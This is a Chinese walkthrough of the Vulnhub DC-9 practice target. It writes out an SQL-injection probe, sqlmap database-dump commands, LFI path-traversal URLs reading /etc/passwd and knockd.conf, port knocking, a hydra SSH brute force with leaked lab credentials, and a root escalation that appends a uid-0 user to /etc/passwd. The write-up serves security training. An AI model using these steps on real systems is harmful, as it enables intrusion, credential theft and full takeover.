
DC-9靶场练习
Vulnhub靶场-DC-9
准备工作
kali和靶机都选择NAT模式(kali与靶机同网段)
下载链接:https://download.vulnhub.com/dc/DC-9.zip
一、主机发现
nmap扫描内网主机
查看ip4命令:ipconfig
nmap -sP 192.168.0.1/24
二、端口扫描
nmap扫描端口

nmap -v -sV -O 192.168.0.114
暴露端口:
- 22端口 ssh(过滤,限制登录)
- 80端口 http
版本预测:Linux 3.2 - 4.9
三、数据收集
访问192.168.0.114
搜索框输入以下命令,判断存在SQL注入
' or 1=1 --+
sqlmap一把梭
爆库
python sqlmap.py -u "http://192.168.0.114/results.php" --data="search=1" --dbs --batch
爆表
python sqlmap.py -u "http://192.168.0.114/results.php" --data="search=1" -D 'users' --tables --batch
爆数据
python sqlmap.py -u "http://192.168.0.114/results.php" --data="search=1" -D 'users' -T 'UserDetails' --dump --batch

这是员工的数据库,看看另一个数据库
爆表
python sqlmap.py -u "http://192.168.0.114/results.php" --data="search=1" -D Staff --tables --batch
爆数据
python sqlmap.py -u "http://192.168.0.114/results.php" --data="search=1" -D Staff -T Users --dump --batch
用自带的字典解密,得到账户密码:
| Username | Password |
|---|---|
| admin | transorbital1 |
四、WEB后台漏洞
发现 File does not exist 可能有文件包含漏洞(LFI)
结合22端口被过滤,猜测是Port-knocking
访问http://192.168.0.114/welcome.php?file=../../../../../../../../../etc/passwd
存在漏洞,查看ssh配置文件
http://192.168.0.114/welcome.php?file=../../../../../../../../etc/knockd.conf
发现自定义端口:

根据Port-knocking的规则,依次访问这三个端口即可开启ssh服务
nmap -p 7469 192.168.0.114

nmap -p 8475 192.168.0.114

nmap -p 9842 192.168.0.114

五、SSH爆破
用刚才的员工数据库把账号密码分别写入两个字典
账户

marym

julied

fredf

barneyr

tomc

jerrym

wilmaf

bettyr

chandlerb

joeyt

rachelg

rossg

monicag

phoebeb

scoots

janitor

janitor2

-------------------------------------------------------------------------------------

密码

3kfs86sfd

468sfdfsd2

4sfd87sfd1

RocksOff

TC&TheBoyz

B8m#48sd

Pebbles

BamBam01

UrAG0D!

Passw0rd

yN72#dsd

ILoveRachel

3248dsds7s

smellycats

YR3BVxxxw87

Ilovepeepee

Hawaii-Five-0
使用hydra进行爆破
hydra -L username.txt -P password.txt 192.168.0.114 ssh
爆出三个用户

janitor用户发现密码字典

将密码放入password再次进行SSH爆破
发现新用户

SSH登录
ssh fredf@192.168.0.114

密码:B4-Tru3-001
六、提权


sudo -l查看用户权限
发现可提权
查看python脚本
cd /opt/devstuff

cat test.py

追加写入文件的python脚本
使用OpenSSL在本地构建加密用户
openssl passwd -1 -salt admin 123456

提权
# 在/opt/devstuff/dist/test目录下创建一个文件

echo 'admin:$1$admin$LClYcRe.ee8dQwgrFc5nz.:0:0::/root:/bin/bash' >> /tmp/aaa

# 用test程序运行文件

sudo ./test /tmp/aaa /etc/passwd

# 切换用户

su admin

# 查看flag

cd /root

cat theflag.txt
DC-9靶场练习的更多相关文章
- Vulhub-DC-2靶场
Vulhub-DC-2靶场 前言 最近一直忙于学习代码审计和内网渗透,所以靶场这方面的文章一直未更新,但是计划是更新完DC系列靶场的,这个不会鸽. DC-2的靶场是很简单的一共5个flag. 正文 f ...
- Vulnhub靶场渗透练习(一) Breach1.0
打开靶场 固定ip需要更改虚拟机为仅主机模式 192.168.110.140 打开网页http://192.168.110.140/index.html 查看源代码发现可以加密字符串 猜测base64 ...
- Vulnhub靶场DC-1 WP
前言 之前提到过最近在做vlunhub的靶场复现工作,今天开始更新writeup吧.(对着walkthrough一顿乱抄嘻嘻嘻) 关于DC-1(官网翻译来的) 描述 DC-1是一个专门构建的易受攻击的 ...
- ATT&CK红队评估实战靶场(一)
靶机下载地址 http://vulnstack.qiyuanxuetang.net/vuln/detail/2/ 攻击拓扑如下 0x01环境搭建 配置两卡,仅主机模式192.168.52.0网段模拟内 ...
- DC靶机1-9合集
DC1 文章前提概述 本文介绍DC-1靶机的渗透测试流程 涉及知识点(比较基础): nmap扫描网段端口服务 msf的漏洞搜索 drupal7的命令执行利用 netcat反向shell mysql的基 ...
- Vulnhub靶场——DC-1
记一次Vulnhub靶场练习记录 靶机DC-1下载地址: 官方地址 https://download.vulnhub.com/dc/DC-1.zip 该靶场共有5个flag,下面我们一个一个寻找 打开 ...
- ATK&CK红队评估实战靶场 (一)的搭建和模拟攻击过程全过程
介绍及环境搭建 靶机地址:http://vulnstack.qiyuanxuetang.net/vuln/detail/2 官方靶机说明: 红队实战系列,主要以真实企业环境为实例搭建一系列靶场,通过练 ...
- Vulnstack内网靶场2
环境配置 内网2靶场由三台机器构成:WIN7.2008 server.2012 server 其中2008做为对外的web机,win7作为个人主机可上网,2012作为域控 网络适配器已经设置好了不用自 ...
- 内网渗透DC-5靶场通关
个人博客地址:点我 DC系列共9个靶场,本次来试玩一下一个 DC-5,只有一个flag,下载地址. 下载下来后是 .ova 格式,建议使用vitualbox进行搭建,vmware可能存在兼容性问题.靶 ...
- 内网渗透DC-4靶场通关
个人博客:点我 DC系列共9个靶场,本次来试玩一下DC-4,只有一个flag,下载地址. 下载下来后是 .ova 格式,建议使用vitualbox进行搭建,vmware可能存在兼容性问题.靶场推荐使用 ...
随机推荐
- Solutions:安全的APM服务器访问
转载自: https://blog.csdn.net/UbuntuTouch/article/details/105527468 APM Agents 访问APM server如果不做安全的设置,那么 ...
- css自定义会话框
效果图图下: HTML代码: <div style="background-color: transparent; border: 1px #DDDDDD solid; width: ...
- 洛谷P3397 地毯(差分)
二维平面上的差分,我们可以对每行处理. 比如我们要把(2,2)(5,5)之间的矩形加上1,可以这样处理. 0 0 0 0 0 0 0 +1 0 0 0 -1 0 +1 0 0 0 -1 0 +1 0 ...
- fileinput 的总结
fileinput组件实战总结 fileinput是一个增强的基于Bootstrap3.x和HTML5的文件上传工具,具备多种格式文件的预览功能, 另外,它包含了基于AJAX的上传,拖拽和撤销文件,可 ...
- 运行eeui项目不出现 WiFI真机同步 IP地址
从git上 clone项目之后,安装依赖 npm install eeui环境配置 npm install eeui-cli -g 问题:npm run dev 后项目一直不出现 WiFI真 ...
- Azure DevOps Pipelines部署.Net Core 应用到Kubernetes
一. 先决条件 1.Azure Repos Git/Git和项目上传 把本地的Net Core项目上传至Azure Repos Git/Git 2.Docker Registry Service ...
- Xray
Xray基础操作 代理设置 运行xray.exe xray.exe genca 运行后会生成ca.crt和cr.key 浏览器导入证书 设置代理7777端口 第一次启动 xray 之后,当前目录会生成 ...
- HTTPS涉及的加密算法讲解
前言 从2015年左右开始,Google.Baidu.Facebook 等互联网巨头,不谋而合地开始大力推行 HTTPS, 国内外的大型互联网公司很多也都已经启用了全站 HTTPS 为鼓励全球网站的 ...
- MISC 网刃杯2022
MISC 玩坏的winxp 难度系数:4.0 题目描述:小敏的电脑Windows XP Professional不小心被玩坏了,里边有重要的东西,你能帮帮她吗? 利用whihex挂载 查看分区1 ...
- day50-正则表达式01
正则表达式01 5.1正则表达式的作用 正则表达式的便利 在一篇文章中,想要提取相应的字符,比如提取文章中的所有英文单词,提取文章中的所有数字等. 传统方法是:使用遍历的方式,对文本中的每一个字符进行 ...